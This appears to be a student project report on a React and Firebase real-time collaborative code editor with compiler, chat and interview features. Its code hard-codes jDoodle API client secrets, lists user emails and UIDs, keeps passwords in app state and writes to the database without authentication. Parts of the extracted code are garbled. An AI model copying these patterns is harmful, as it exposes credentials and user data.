
The input parameters are

Parameter	Description
clientId	Client ID for subscription
clientSecret	Client Secret for subscription
script	program to compile and execute
stdin	stdin
language	language of the script
versionIndex	version of the language to be used

The output parameters are

Parameter	Description
output	Output of the program
statusCode	Status Code of the result
memory	Memory used by the program
cpuTime	CPU Time used by the program

Architecture Diagram:



Database Design:


Authentication

Attributes	Description
User ID	A unique user ID is created for different users
Email Address	Email of the user
Created	Date of creation of account
Signed In	Date when user last signed in
Providers	Whether user is logged in by Google or email

Search by email address, phone number, or user UID				
Identifier	Providers	Created ↓	Signed In	User UID
saima@gmail.com	✉	Nov 28, 2021	Nov 28, 2021	y34KxW8UYdhkClxTqKE8qfshWM...
aditya@gmail.com	✉	Nov 28, 2021	Nov 28, 2021	PnN3GR30lsddZr7OrtXCg4c2AF93
aniketaniket@gmail.com	✉	Nov 27, 2021	Nov 27, 2021	iHFdLh7lw8SaoKLN15eaf5trIJ3
leo4255@gmail.com	✉	Nov 27, 2021	Nov 28, 2021	ruqLeGKoIyOFJGjQCFq4P6QLnvy1
newaccount1@gmail.com	✉	Nov 23, 2021	Nov 23, 2021	7tWCqlBGica24edqje9ubV0ShnT2
newaccount@gmail.com	✉	Nov 23, 2021	Nov 23, 2021	0GFwU4iSvOWF3dfF3sciGH1Rje72
leo@gmail.com	✉	Sep 25, 2021	Sep 25, 2021	t8E0pNg8lJVq9BhLnP4vSHBeel01
aniket@gmail.com	✉	Sep 20, 2021	Sep 20, 2021	jbppXKqqtUWf6lDwp1PtSXSuJbG2
lol@lol.com	✉	Sep 19, 2021	Sep 26, 2021	9Gb5VJ7TKgMIF8hDLp2Lg7IM7V...
sidharth@gmail.com	✉	Sep 19, 2021	Sep 19, 2021	tZluBFZKfzNsMSs6sK6lFWYoilF3
Rows per page: 50 < 1 – 10 of 10 >				

Real Time database


All the rooms that were created are stored with a unique id. The real time database is used for the compiler page. It stores value in JSON format.



The screenshot shows the Firebase Realtime Database interface. The URL is https://real-time-coding-default.firebaseio.com/. The database structure under 'real-time-coding-default-rtbd' is as follows:

- Interview
- Rooms

A tooltip at the bottom left indicates the database location is United States (us-central1).



The screenshot shows the Firebase Realtime Database interface. The URL is https://real-time-coding-default.firebaseio.com/. The database structure under 'real-time-coding-default-rtbd' is as follows:

- Rooms
 - MpXsb1rRLSyTzUgpXHw
 - MpXvZv1fqjYDySuM757
 - MpZdrFuDqohkHbCD0BW
 - MpZdrI89aTbOHkQ4tDp
 - MpZo5P640Rjo40gM0rs
 - Mp_7kuKqTA07I4yKL8D
 - Mp_bu1c8gXhdl1cZnp1
 - Mp_ckL5MAgyvNIFKulc
 - Mp_eVI7uxe0M0EXWJxT
 - MpaAXuo3_m26d89W_N7

A tooltip at the bottom left indicates the database location is United States (us-central1).

Room stores information about:

emailOfCreator: It contains email of the user who created the room

code: It contains the code written in the editor

roomID: Unique room id for different rooms

message: unique id for a room

Message stores the information about:

email: stores the email of the sender

title: stores the message that user sent

The screenshot shows the Firebase Real-time Database interface with the URL <https://real-time-coding-default.firebaseio.com/>. The database structure is as follows:

- Mp_bu1c8gXhdI1cZnp1
 - Mp_ckL5MAgyyNlFKulc
 - code: "print(\"Hello\")"
 - emailofcreator: "Aditya@gmail.com"
 - message
 - Mp_drZiZ91molVPQvBY
 - email: "leo4255@gmail.com"
 - title: "Hi"
 - Mp_dwYuFnDQuJoOCaOT
 - email: "Aditya@gmail.com"
 - title: "Hello"
 - roomId: "b557a3-4ee8-c2be-a33b-2ee3777cf6"
 - userId: "5445411-ff3a-7124-6b5-0b2d2b144b20"
 - Mp_eVl7uxe0M0EXWJxT
 - MpaAXuo3_m26d89W_N7

At the bottom left, it says "Database location: United States (us-central1)".

Module description

Our project is divided into 4 modules:

1. Authentication
2. Compiler Setup
3. Real Time Feature
4. Chat
5. Interview Feature


When the user visits our site for the first time, app.js renders the homepage component. When the user clicks on Sign up/ Sign in they are asked to create an account by entering name, email ID and password. The data is stored in the database using firebase. If the user is not a new user, then he can sign in using email and password. When the user clicks sign in, a get request is sent to the server to verify the user and the status is displayed in the webpage.

Compiler Setup

The jDoodle compiler API contains 2 things ClientID and Client Secret.

The screenshot shows the jDoodle Compiler API dashboard. At the top, there are tabs for 'Documentation', 'Current Plan', 'Credits Used', 'Change Plan', 'Credentials' (which is selected), 'Credit Card', and 'Payments'. Below this, under 'Your Credentials', are the Client ID and Client Secret. The Client ID is 51e78a4264cc1083827492e62068bbe8 and the Client Secret is zedfe278401882365ed5bd4178be10b60d8a56bc257252223e120e8b774f016d. A red button labeled 'Refresh Credentials' is visible. At the bottom of the dashboard, there is a cookie consent banner from 'mutpan.com' with a 'Got it!' button. Below the dashboard, the Postman interface is shown. It has a 'Launchpad' tab with a 'GET https://api.jdoodle.com/v1/execute' request. The 'Body' tab shows a JSON payload with fields: client_id, client_secret, script, language, and version_index. The response status is 200 OK, and the body of the response is: { "output": "hello", "statusCode": 200, "memory": "8144", "cpuTime": "0.09" }.

The credits that we use are displayed.



Users can select the language for the compilation. When the user clicks on the compile button then the get request is sent to the external API and response is displayed to the user.

Real time feature

Real Time coding platform provides the workspace for collaborative coding purposes in which multiple users joined using the room id can simultaneously write or edit the same page/script. The Actions of each user are reflected in real time.

The editor is continuously checked for a change and if change is found then it is updated in the database. If any change is found in the database then the change is done for all the users that are in the room.

Chat feature

The Message window provides the chat feature where one user can chat with the other user in the same room while using the editor. Once the users have joined the room with their credentials their respective credentials are stored in the database and are extracted while typing the message. As soon as user has entered a message the email id of the user followed by the message will be displayed on the message window without affecting the coding area.

The email id and message user send will be displayed to all the users in the room.

Interview feature

We have also included an interview feature. In this, the interviewer can start an interview and assign a data structures question for the interviewee. Then the interviewer can send an invite link to the interviewee to join. This feature allows the interviewee to assess the way the candidate is solving the question and as well make sure the candidate is not using unfair means.

Sample code:

Some of the sample code for our major functionality i.e., authentication, compiler, real time feature, chat feature.

Authentication

```
import React, { useContext, useState } from "react";
import { withRouter } from "react-router";
import app from "./base";
import UserDataContext from "./Context/credentialscontext.js";
import classes from "./auth.module.css"

const SignUp = ({ history }) => {
  const [email, setEmail] = useState("");
  const [password, setPassword] = useState("");
  const userData = useContext(UserDataContext);
  const handleSignUp = async (event) => {
    event.preventDefault();
    try {
      userData.email = email;
      userData.password = password;
      localStorage.setItem("email", email);

      // console.log(email)
      await app.auth().createUserWithEmailAndPassword(email, password);
      history.push("/joinroom");
    } catch (error) {
      alert(error);
    }
  }
  const handleLogin = async (event) => {
    event.preventDefault();
    try {
```

```

        console.log(email)
        userData.email = email
        userData.password = password
        localStorage.setItem("email",email);
        await app.auth().signInWithEmailAndPassword(email, password);
        history.push("/joinroom");
    } catch (error) {
        alert(error);
    }
};

const changeModei = () => {
    const container = document.getElementById("container");
    container.classList.remove(classes.right_panel_active);
    // container.classList.add(classes.le)
};

const changeModeu = () => {
    const container = document.getElementById("container");
    container.classList.add(classes.right_panel_active);
};

const handleEmail=(event)=>{
    setEmail(event.target.value)
    console.log(email)
}

const handlePassword=(event)=>{
    setPassowrd(event.target.value)
    console.log(password)
}

return (
<body className={classes.body}>

    <div className={classes.container} id="container">
        <div     className={`${classes.form_container}`}
${classes.sign_up_container}>
            <form className={classes.form} action="/joinroom">
                <h1 className={classes.h1}>Create Account</h1>
                <input type="text" placeholder="Name" />
                <input type="email" placeholder="Email"
onChange={handleEmail} value={email}/>

```

```

                <input type="password" placeholder="Password"
onChange={handlePassword} value={password} />
                <button className={classes.button}
onClick={handleSignUp}>Sign Up</button>
            </form>
        </div>
        <div className={`${classes.form_container}`}
${classes.signIn_container}>
            <form className={classes.form} action="/joinroom">
                <h1 className={classes.h1}>Sign in</h1>
                <input type="email" placeholder="Email"
onChange={handleEmail} value={email}/>
                <input type="password" placeholder="Password"
onChange={handlePassword} value={password}/>
                <button className={classes.button} onClick={handleLogin}>
                    Sign In</button>
                /* <br><br>
                <div>
                    <button className={classes.button}>Sign In with
Google</button>
                </div> */
            </form>
        </div>
        <div className={classes.overlay_container}>
            <div className={classes.overlay}>
                <div className={`${classes.overlay_panel}`}
${classes.overlay_left}>
                    <h1 className={classes.h1}>Hello, Friend!</h1>
                    <p className={classes.p}>Enter your personal details and
start journey with us</p>
                    <h2>Happy Coding</h2><br />
                    <button className={`${classes.ghost} ${classes.button}`}
` onClick={changeModei} id="signIn">Sign Up</button>
                </div>
                <div className={`${classes.overlay_panel}`}
${classes.overlay_right}>
                    <h1 className={classes.h1}>Welcome Back!</h1>
                    <p className={classes.p}>To keep connected with us please

```

```

login with your personal info</p>
      <h2>Happy Coding</h2><br />

          <button className={`${classes.ghost} ${classes.button}`}
`} onClick={changeModeu} id="signUp">Sign In</button>
      </div>
    </div>
  </div>
</body>

);

};

export default withRouter(SignUp);

```

```

import React, { useCallback, useContext } from "react";
import { withRouter, Redirect } from "react-router";
import app from "./base.js";
import { AuthContext } from "./Auth.js";
import UserDataContext from "./Context/credentialscontext.js";
import * as firebase from 'firebase';

const Login = ({ history }) => {
  const userData=useContext(UserDataContext)
  const handleLogin = useCallback(
    async event => {
      event.preventDefault();
      const { email, password } = event.target.elements;
      try {
        await app
          .auth()
          .signInWithEmailAndPassword(email.value, password.value);
        userData.email=email.value
        userData.password=password.value
        history.push("/");
      } catch (error) {
        alert(error);
      }
    },
    [history]
  );
  return (
    <div>
      <h2>Welcome to the App</h2>
      <form>
        <input type="text" placeholder="Email" />
        <input type="password" placeholder="Password" />
        <button onClick={handleLogin}>Sign In</button>
      </form>
    </div>
  );
}

export default withRouter(Login);

```

```
        }
    },
    [history]
);

const { currentUser } = useContext(AuthContext);

if (currentUser) {
    return <Redirect to="/" />;
}

const googleSignIn = async () => {
    var provider = new firebase.auth.GoogleAuthProvider()
    // const provider = app.auth.GoogleAuthProvider()
    await app.auth().signInWithPopup(provider)
    .then((re) => {
        console.log(re);
    })
    .catch((err) => {
        console.log(err)
    })
}

const signUpInstead = () => {
    history.push('/signup');
}

return (
    <div>
        <h1>Log in</h1>
        <form onSubmit={handleLogin}>
            <label>
                Email
                <input name="email" type="email" placeholder="Email" />
            </label>
            <label>
                Password
                <input name="password" type="password" placeholder="Password" />
            </label>
        </form>
    </div>
)
```

```
        </label>
        <button type="submit">Log in</button>
    </form>
    <div>
        <button onClick={signUpInstead}>Sign up with email</button>
    </div>

    <div>
        <button onClick={googleSignIn}>
            Sign In with Google
        </button>
    </div>
</div>
);
};

export default withRouter(Login);
```

Join Room

```
import React, { useContext, useState } from "react";
import UserDataContext from "../Context/credentialscontext";
import axios from "axios";
// import nextId from "react-id-generator";
import uuid from "react-uuid";
import { useHistory } from "react-router-dom";
import classes from "./joinroom.module.css";

// import UserDataContext from '../Context/credentialscontext'

export default function Joinroom() {
  let history = useHistory();
  const [id, setId] = useState()
  const userData = useContext(UserDataContext);

  const createRoom = () => {
    const id = uuid();
    const url =
      "https://real-time-coding-default-rtdb.firebaseio.com/Rooms.json";
    const data = {
      roomId: id,
      emailofcreator: userData.email,
      code: "",
      userid: ""
    };
    let urlid;
    axios.post(url, data).then((response) => {
      console.log(response);
      urlid = response.data.name;
      console.log(response.data.name);
      history.push("/compiler/" + urlid);
    });
  };

  const joinRoom = (events) => {
    setId(events.target.value)
  };
}
```



```

const join=()=>{
  history.push("/compiler/" + id);
}

const startInterview = () => {
  const id = uuid()
  const url =
"https://real-time-coding-default-rtdb.firebaseio.com/Interview.json"
  const data = {
    interviewId: id,
    emailofcreator: userData.email,
    code: "",
    userid: "",
    question: "",
  };
}

let urlid;
axios.post(url, data).then((response) => {
  console.log(response);
  urlid = response.data.name;
  console.log(response.data.name);
  history.push("/interviewbeta/" + urlid);
}) ;

}

return (
  <div className={classes.roombig}>
  <div className={classes.room}>

    <label className={classes.label}>Enter Room Id</label>
    <div>
      <input className={classes.input} onChange={joinRoom}/>
    </div>
    <button className={classes.joinRoombutton} onClick={join}>Join
    Room</button>

    <button className={classes.createRoombutton} onClick={createRoom}>
      {" "}
      Create Room
    </button>

```

```
</div>
<div className={classes.roomsmall}>
  <br />
  <button className={classes.createRoombutton} onClick={startInterview}>Start Interview (beta)</button>
</div>

</div>

) ;
}
```

Compiler and real time feature

```
import React, {useState, useEffect} from 'react'
import axios from 'axios';
// import Createroomcontext from '../Context/createroom'
// import UserDataContext from '../Context/credentialscontext';
import {useParams} from 'react-router-dom'
import firebase from 'firebase';
import uuid from 'react-uuid'
// import {CodeEditorEditable} from 'react-code-editor-editable'
import 'codemirror/lib/codemirror.css'
import 'codemirror/theme/material.css'
import 'codemirror/mode/xml/xml'
import 'codemirror/mode/javascript/javascript'
import 'codemirror/mode/css/css'
import { Controlled as CodeMirror } from 'react-codemirror2'
// import { Redirect } from 'react-router-dom'
import './compiler.css'
import Message from './message';
import { CopyToClipboard } from 'react-copy-to-clipboard';
// import UserDataContext from "../Context/credentialscontext";

// import { highlight, languages } from 'prismjs/components/prism-core';
const db = firebase.database();
const uid = uuid()
export default function Compiler({history}) {
    // const userData = useContext(UserDataContext);
    // const userData = useContext(UserDataContext)
    // const roomdata = useContext(Createroomcontext)
    const [code, setCode] = useState("");
    const [output, setOutput] = useState("");
    const [lang, setLang] = useState("java");
    const [version, setVersion] = useState("0")
    const {id} = useParams()

    useEffect(() => {
        if(localStorage.length==0){
            history.push("/signup");
        }
        db.ref("Rooms").child(id).on("value", snapshot => {

```

```
        var data = snapshot.val()
        if (data.userid != uid) {
            setCode(data.code)
        }
    })

}, [])

const updateCode = (editor,data,value) => {
    setCode(value)
    const url =
`https://real-time-coding-default.firebaseio.com/Rooms/${id}.json`
    const prog = {
        code: value,
        userid: uid
    }
    axios.patch(url, prog)

}

const compileCode = () => {
    console.log("y")
    var program = {
        script: code,
        language: lang,
        versionIndex: version,
        clientId: "7ee6021fc0a692cfe28cc5f815600265",
        clientSecret:
"51737cbf33461eb8f477f08c958808e2a9488167768716b7ba095df6d0848971"
    };
    axios.post('/v1/execute', program).then(response =>{
        var result=response.data.output

        setOutput(result)
    })
}

const updateLang = (event) => {
    let l = (event.target.value).toString()
```

```
    setLang(l)
    console.log(lang)
    setVersion("0")
}

const logout= ()=>{

    history.push("/joinroom");

}

return (

    <div className="two">
        <div className="codepart">
            <div className = "tiltbar">
                <button className = "click1" onClick={logout}>Leave
Room</button>
                <div className = "copylinkbar">
                    <CopyToClipboard text={`localhost:3000/compiler/${id}`}>
                    <button className = "click3" >Copy Room Link</button>
                </CopyToClipboard>
                    <CopyToClipboard text={`${id}`}>
                    <button className = "click3" >Copy Room ID</button>
                </CopyToClipboard>
            </div>
        </div>
        <select className = "click2"onChange={updateLang}>
            <option value="java">JAVA</option>
            <option value="python3">PYTHON</option>
            <option value="php">PHP</option>
        </select>

        <CodeMirror value={code}
            options={
            {
                lineWrapping:true,
                theme: 'material',

```

```
        lineNumbers: true,  
  
    }  
}  
onBeforeChange={updateCode}      />  
  
<button      className     =     "click3"  
onClick={compileCode}>Compile</button>  
  
    <h1 style={{color: 'red'}}>{output}</h1>  
    </div>  
    <div className="messagePart">  
        <Message id={id} email={localStorage.getItem("email")}  
className="messagePart"/>  
    </div>  
    </div>  
)  
}
```

Chat feature

```
import React from "react";
import MessageList from "./messageList";
import MessageSend from "./messageSend";
import './message.css'

function Message({ id, email }) {
  return (
    <div className="messageMain">
      <MessageList id={id}/>
      <MessageSend id={id} email={email}/>
    </div>
  )
}

export default Message;
```

```
import React from "react";
import './message.css'

function MessageFloat({ message }) {
  return (
    <div className="messageCloud">
      <h3 className="messageHeader">{message.email}</h3>
      <h4 className="messageSmall">{message.title}</h4>
    </div>
  )
}

export default MessageFloat;
```

```
import React, { useState, useEffect } from "react";
import app from "../base";
import MessageFloat from "./messageFloat";
import './message.css'

function MessageList({ id }) {
  const [messageList, setMessageList] = useState([]);

  useEffect(() => {
    const messageRef = app.database().ref('Rooms').child(id).child("message");
    messageRef.on('value', (snapshot) => {
      const message = snapshot.val();
      const mList = [];
      //console.log(message);
      for (let id in message) {
        mList.push(message[id]);
      }
      console.log(mList);
      setMessageList(mList);
    });
  });

  return (
    <div>
      <h3 className="messageHeading">Messages</h3>
      <br><br>
      <div className="messageMiddle">
        {messageList ? messageList.map((message, index) =>
          <MessageFloat message={message} key={index} />) : ''}
      </div>
    
```

```
</div>

);

}

export default MessageList;
```

```
import React, { useState } from "react";
import app from "../base";
import './message.css'

function MessageSend({ id, email }) {
  const [title, setTitle] = useState('');

  const handleChange = (e) => {
    setTitle(e.target.value);
  }

  const createMessage = () => {
    const messageRef = app.database().ref("Rooms").child(id).child("message");
    const message = {
      title,
      email
    };

    messageRef.push(message);
    setTitle("");
  }
}
```

```
const enterpressed = (e) => {
  if (e.key == 'Enter') {
    createMessage(e);
  }
}

return (
  <div className="messageAll">
    <input type="text" onKeyDown={enterpressed}
      onChange={handleOnChange} value={title} />
    {/* <button type="submit" onClick={createMessage}
      className="messageSendButton">Send</button> */}
  </div>
)
}

export default MessageSend;
```

Interview Feature

```
import React, {useState, useContext, useEffect} from 'react'
import axios from 'axios';
import Createroomcontext from '../Context/createroom'
import UserDataContext from '../Context/credentialscontext';
import {useParams} from 'react-router-dom'
import firebase from 'firebase';
import uuid from 'react-uuid'

// import {CodeEditorEditable} from 'react-code-editor-editable'

import 'codemirror/lib/codemirror.css'
import 'codemirror/theme/material.css'
import 'codemirror/mode/xml/xml'
import 'codemirror/mode/javascript/javascript'
import 'codemirror/mode/css/css'

import { Controlled as CodeMirror } from 'react-codemirror2'
// import { Redirect } from 'react-router-dom'

import './compiler.css'

import { Typography } from '@material-ui/core';
import { useHistory } from "react-router-dom";

// import UserDataContext from "../Context/credentialscontext";

// import { highlight, languages } from 'prismjs/components/prism-core';
const db = firebase.database();
const uid = uuid()

export default function Compiler() {

  // const userData = useContext(UserDataContext);
  // const userData = useContext(UserDataContext)
  // const roomdata = useContext(Createroomcontext)
```

```

const [code, setCode] = useState("");
const [output, setOutput] = useState("");
const [lang, setLang] = useState("java");
const [version, setVersion] = useState("0")
const {id} = useParams()
const [question, setQuestion] = useState("")

let history = useHistory();

useEffect(() => {

    // if(localStorage.length==0) {
    //
    //     history.push("/signup");
    //
    // }

    db.ref("Interview").child(id).on("value", snapshot => {

        var data = snapshot.val()

        if (data.userid != uid) {

            setCode(data.code)

        }

    })

    db.ref("Interview").child(id).on("value", snapshot => {

        var data = snapshot.val()

        if (data.userid != uid) {

            setQuestion(data.question)

        }

    })

}, [])

const updateCode = (editor,data,value) => {

    setCode(value)

    const url = `https://real-time-coding-default-rtdb.firebaseio.com/Interview/${id}.json` 

    const prog = {

        code: value,

```

```
        userid: uid

    }

    axios.patch(url, prog)

}

const compileCode = () => {

    console.log("y")

    var program = {

        script: code,
        language: lang,
        versionIndex: version,
        clientId: "7ee6021fc0a692cfe28cc5f815600265",
        clientSecret:
"51737cbf33461eb8f477f08c958808e2a9488167768716b7ba095df6d0848971"
    };

    axios.post('/v1/execute', program).then(response =>{

        var result=response.data.output

        setOutput(result)

    })

}

const updateLang = (event) => {

    let l = (event.target.value).toString()

    setLang(l)
    console.log(lang)
    setVersion("0")

}

const logout=()=>{
```

```
        history.push("/joinroom");

    }

const updateQuestion = (e) => {
    setQuestion(e.target.value)
    const url = `https://real-time-coding-default.firebaseio.com/Interview/${id}.json`
    const prog = {
        question: question,
        userid: uid,
    }
    axios.patch(url, prog)
}

// let myStyle={
//     color: 'black',
//     backgroundColor: 'blue'
// }

return (
    <div className="codepart">
        <div className = "tiltbar">
            <button className = "click1" onClick={logout}>Leave
Meeting</button>
        </div>
        <div className="questionpart">
            <Typography variant='h6' align='left'>Question</Typography>
            <input type="textarea" onChange={updateQuestion}>
        </div>
    </div>
)
```

```
value={question} />

        </div>

        <select className = "click2"onChange={updateLang}>
            <option value="java">JAVA</option>
            <option value="python3">PYTHON</option>
            <option value="php">PHP</option>
        </select>

        <CodeMirror value={code}
            options={
                {
                    lineWrapping:true,
                    theme: 'material',
                    lineNumbers: true,
                }
            }
            onBeforeChange={updateCode}      />
            <button    className     =     "click3"
